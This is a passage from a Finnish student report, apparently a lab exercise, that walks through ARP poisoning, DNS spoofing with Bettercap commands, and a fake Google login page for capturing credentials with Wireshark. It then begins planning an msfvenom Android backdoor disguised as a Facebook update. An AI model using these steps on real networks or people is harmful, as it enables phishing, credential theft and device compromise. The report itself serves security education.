
Kuva 17 Windows-kohdekoneen arp -a komennot ennen hyökkäystä ja jälkeen hyökkäyksen.

```
Command Prompt
  Internet Address      Physical Address      Type
  192.168.1.1           [illegible]77-14-fb     dynamic
  192.168.1.70          [illegible]5f-b3-33     dynamic
  192.168.1.253         [illegible]77-14-fb     dynamic
  192.168.1.255         [illegible]ff-ff-ff     static
  224.0.0.22            [illegible]00-00-16     static
  224.0.0.251           [illegible]00-00-fb     static
  224.0.0.252           [illegible]00-00-fc     static
  239.255.255.250       [illegible]7f-ff-fa     static
  255.255.255.255       [illegible]ff-ff-ff     static

C:\Users\Sami>arp -a

Interface: 192.168.1.75 --- 0x20
  Internet Address      Physical Address      Type
  192.168.1.1           [illegible]5f-b3-33     dynamic
  192.168.1.70          [illegible]5f-b3-33     dynamic
  192.168.1.253         [illegible]77-14-fb     dynamic
  192.168.1.255         [illegible]ff-ff-ff     static
  224.0.0.22            [illegible]00-00-16     static
  224.0.0.251           [illegible]00-00-fb     static
  224.0.0.252           [illegible]00-00-fc     static
  239.255.255.250       [illegible]7f-ff-fa     static
  255.255.255.255       [illegible]ff-ff-ff     static

C:\Users\Sami>whoami
desktop-j0733ek\sami
```

Nyt kun IP forwarding ja MITM-hyökkäys on todettu toimiviksi, niin seuraavaksi on tarkoitus yrittää kalastaa kohdekoneen käyttäjän sähköpostiosoitetta ja salasanaa. Tässä työssä käytetään metodia nimeltään DNS Spoofing, joka konfiguroitiin ohjaamaan Windows-kohdekoneen Linux koneen omalle webserverille, jota pyöritetään Linuxista vakiona löytyvällä Apache web serverillä. Työssä tullaan myöhemmin puhumaan spooffauksesta, jolla viitataan tähän metodiin. Apache web serverin saa käyntiin syöttämällä terminaaliin service apache2 start -komennolla. Tämän jälkeen omaan nettisivua voi tarkastella syöttämällä kyseisen laitteen IP-osoitteen verkkoselaimen hakukenttään. Oman web serverin tiedostot löytyvät polusta //var/www/html/ ja oletuksena siellä on tiedosto index.html, joka on Apachen esittely ja ohjesivu. Tätä muokkaamalla tai kokonaan vaihtamalla pystytään luomaan omalle web serverille halutun näköiset nettisivut esimerkiksi html-muodossa.

Hyökkäyksen tarkoituksena on kalastella sähköpostiosoitetta ja salasanaa, joten käytän tähän erittäin aidonkaltaista Googlen kirjautumissivua, jonka nimeksi jätin index.html. Feikkisivu on nopealla silmäyksellä täysin googlen tapainen ja hämää helposti esimerkiksi ajatuksissaan olevaa peruskäyttäjää (kuva 18).


Kuva 18 Linux koneen tiedostopolusta avattu index.html



MITM-hyökkäyksessä on hyvä muistaa se, että feikkisivuston on oltava Http-muodossa, jotta käyttäjän syöte, eli kaikki kohteen kirjoittama tieto jää Wiresharkilla tallennettaessa lukukelpoiseksi. Jos sivusto käyttää nykyaikaista Https-suojausta, niin kaikki sivuston data on lukukelvotonta kryptauksen vuoksi. Tähän on olemassa tapa, SSL stripping, mutta en avaa siitä enempää tässä työssä asian laajuuden vuoksi.


Seuraava ongelma on, miten saada kohdekoneen käyttäjä ohjattua Googlen valesivulle.? Tähän helpoin ratkaisu on edellä mainittu DNS Spoofing. Tarkoituksena on ohjata MITM-hyökkäyksen kohteena oleva kone Linux koneen vale Google nettisivuille, eli osoitteeseen xxx.xxx.1.75. Käytän tähän ohjelmaa nimeltään Bettercap, koska se on itselle tuttu ja helppo käyttää. Ohjelmaa ajetaan Linux terminaalin kautta. Bettercapilla pystyy suorittamaan paljon erilaisia hyökkäyksiä ja sen käyttö on helppoa all-in-one toimintojen ansiosta (kuva 19).

Kuva 19 Bettercap esittely




Spooffausasetusten säätö aloitetaan dns.spoof.address -kohdasta, johon tulee oletuksena koneen oma IP-osoite, eli tässä tapauksessa Linux koneen, joten siihen ei tarvitse koskea. Bettercapilla asetusten säätö toimii komennolla set. Seuraavaksi asetetaan dns.spoof.all päälle komennolla set dns.spoof.all true. Dns.spoof.domains on tärkeä kohta, koska tässä määritetään miltä sivuilta kohdekoneen käyttäjä ohjataan Linux koneen tekaistulle Googlen sivulle. Muutetaan muuttujan arvoa set dns.spoof.domains google.fi,*.google.fi. Tällä komennolla ohjaamme kohdekoneen käyttäjän haluamallemme sivulle, jos käyttäjä syöttää hakukenttään google.fi. Tämän jälkeen DNS-spooffaus käynnistetään komennolla dns.spoof on (kuva 20).

Kuva 20 DNS spoof käynnissä



Nyt kun aikaisemmin tehdyt ARP poisoning ja DNS spooffing pyörivät taustalla, on aika virittää Wireshark tallentamaan wlan0 -verkon liikennettä. Koska ylläpidetty Googlen valesivu on http -muodossa, niin Wiresharkista täytyy suodattaa näkyville pelkästään http-liikenne. Wireshark käynnistyy syöttämällä terminaaliin Wireshark. Päänäkymässä nähdään kytketyt verkot ja graafinen esitys niiden käyttöasteesta. Verkko, jossa suoritetaan testiä, on wlan0 -niminen (kuva 21).


Kuva 21 Wireshark päänäkymä



Halutun verkon tallennus onnistuu helposti painamalla sinistä ”hainevää” ikkunan vasemmasta ylälaidasta. Wiresharkin käynnistyttyä se tallentaa kaiken liikenteen, mitä tallennettavassa verkossa tapahtuu. Suurin osa liikenteestä on salattua ja sen purkamiseen tarvitaan siihen tarkoitettuja ohjelmistoja. Wireshark ohjelmistona on niin laaja, että sen tehokkaaseen käyttämiseen vaaditaan hyvin perehtynyttä käyttäjää. Tässä työssä Googlen valesivu käyttää http-protokollaa, joten sen kautta tapahtuva liikenne ei ole salattua Wiresharkissa, vaan kaikki on selvästi luettavissa ja pääteltävissä.

Wiresharkin vahtiessa wlan0-verkon liikennettä siirrytään kohdekoneen pariin. Kuvitellaan, että kohdekoneen käyttäjä näppäilee selaimen hakupalkkiin ”Google.fi”. Tästä seuraa se, että DNS spoofing tunnistaa syötetyn osoitteen ja ohjaa sen Linux koneen omalle Apachen web palvelimelle, jolla pyörii Googlen valesivu (kuva 22).


Kuva 22 Google valesivu



Tässä kohtaa on hyvä huomata, että hakupalkissa lukee ”Not Secure” (kuva 22). Tämä tarkoittaa sitä, että liikenne ei ole asianmukaisesti suojattu ja käyttäjällä pitäisi soida hälytyskellot. Moni käyttää kumminkin Googlen palveluita rutiininomaisesti, eikä välttämättä kiinnitä tarkasti huomiota näinkin arkisiin asioihin.

Not Secure -ilmoitus johtuu siis siitä, että valesivu ei ole HTTPS suojattu ja sellaisilla sivuilla ei tulisi nykypäivänä käyttää mitään käyttäjätunnuksia tai verkkokauppatoimintoja. Tämän syy selviää myöhemmin, kun tutkitaan Wiresharkin tallentamaa dataa verkon liikenteestä.


Kuva 23 Google valesivu käyttäjän syötteellä



Kohdekoneen käyttäjä on syöttänyt oman sähköpostiosoitteensa ja salasanan sivulle ja painaa ”Sign in” (kuva 23). Tämän jälkeen sivu palauttaa käyttäjän samaan kirjautumisruutuun, eikä se välttämättä herätä käyttäjässä enempää epäilyksiä ja selain suljetaan ja googlen palveluihin kirjaudutaan esimerkiksi googlen haun kautta.


Käyttäjä ei kumminkaan tiedä, että hänen syöttämä tunnus ja salasana on jäänyt Wiresharkin tallenteeseen ilman mitään varoitusta. Kun kyseessä on http protokollan valesivu, kannattaa tallennettu liikenne suodattaa pelkästään http liikenteeseen. Jos rajausta ei tekisi, niin yksittäisten tapahtumien löytäminen kaiken liikenteen seasta veisi paljon aikaa, koska Wireshark tallentaa tiedot jokaisesta verkon tapahtumasta.

Kuva 24 Kaapattua http liikennettä wlan0 verkosta



Kaapatusta liikenteestä nähdään kohdekoneen ja Linux koneen välistä liikehdintää. Tämä johtuu aikaisemmin tehdyistä ARP-poisoningista ja DNS-spooffauksesta. Liikenteestä kiinnostavimpia ovat tässä tapauksessa POST-nimiset tapahtumat. Niissä käyttäjä on syöttänyt ja lähettänyt jonkinlaista dataa verkkosivulle. Tapahtumasta saa kattavasti lisätietoa klikkaamalla sitä ja avaamalla alhaalle tulevia alasvetovalikoita (kuva 24).

Kuva 25 POST-tapahtuman lisätiedot avattuna



POST-tapahtuman lisätietojen HTML Form URL Encoded -kohdasta löytyy suoraan kaikki käyttäjän syöttämä tieto lukukelpoisena tekstinä. Käyttäjä syötti siis sähköpostiosoitteekseen windowskohdekone@gmail.com ja salasanaksi Kulkukissa (kuva 25). Nyt hyökkääjällä on tiedossa käyttäjän googlen tilitiedot. Näillä tiedoilla ei suoraan kannata mennä kirjautumaan käyttäjän google palveluihin, koska kaksivaiheinen tunnistautuminen estää tämän ja ilmoittaa käyttäjälle saman tien epäilyttävistä tilitapahtumista, joka johtaa siihen, että käyttäjä vaihtaa salasanansa. Jos kaksivaiheista tunnistautumista ei olisi käytössä, niin hyökkääjä pääsisi suoraan kaikkiin Google tilin tietoihin. Näihin kuuluu muun muassa sähköpostit, sijaintitiedot, selaushistoriat, mobiilisovellukset, Google Driven -ja Google kuvien sisältö. Kaksivaiheinen tunnistus poissulkee kaikki nämä vaihtoehdot, joten on syytä harkita sen käyttöä jokaisessa palvelussa, jossa se on mahdollista. Sähköpostiosoitetta ja salasanaa voisi toki kokeilla muihin palveluihin luultavasti ihan hyvälläkin menestyksellä. Tässä työssä sähköpostiosoitetta käytetään käyttäjän älypuhelimen murtamiseen.

5.5 Backdoor

Tässä työssä backdooria tullaan käyttämään Android-älypuhelimeen. Tarkoituksena on saada käyttäjä lataamaan haitallinen tiedosto sähköpostilinkistä, joka on naamioitu Facebookiksi ja suorittaa se, jolloin backdoor aktivoituu. Kun backdoor on aktivoitunut ja käyttäjällä on internet yhteys, niin hyökkääjällä on täydet oikeudet käyttäjän puhelimeen. Työtä tulee hieman vaikeuttamaan se, että jos Android-laitteeseen ladataan suoritettavia tiedostoja jostain muualta, kuin Playstoresta, niin laite ilmoittaa käyttäjälle, että tiedosto saattaa olla haitallinen ja varmistaa sen muutamaan otteeseen. Kuitenkin jos käyttäjä vastaa näihin myöntyvästi, niin laite lataa tiedoston ja suorittaa sen mukisematta. Oletuksena tietenkin, että käyttäjällä ei ole erillistä virustorjuntaohjelmaa asennettuna laitteeseen. Aikaisempien kalasteluiden takia hyökkääjällä on tiedossa käyttäjän sähköpostiosoite windowskohdekone@gmail.com ja matkapuhelimen malli Samsung Galaxy A40. Näillä tiedoilla pääsee jo hyvään alkuun seuraavissa vaiheissa.

5.5.1 Android-payloadin luonti Metasploitilla

Metasploitista löytyy suoraan Android-payload, joka luo .apk-loppuisen tiedoston halutuilla asetuksilla. Kyseinen tiedostomuoto on tarkoitettu Android-käyttöjärjestelmille ja se tarkoittaa aplikaatiota, eli sovellusta. Tarkoituksena on siis naamioida haitallinen tiedosto Facebookin ”uusimmaksi versioksi”.

Payloadin tekemiseen on olemassa Metasploitin työkalu msfvenom. Kun terminaaliin syötetään msfvenom -help, antaa se listan käytössä olevista parametreistä (kuva 26). Metasploit antaakin erittäin laajat mahdollisuudet muokata payloadista juuri sellaisen, kuin käyttäjän tarpeet vaativat. Parametrejä käytetään tuttuun tapaan välilyöntien erottamina. Tässä tapauksessa tarkoituksena on luoda payload Androidille.

Kuva 26 MSF Venom esittely

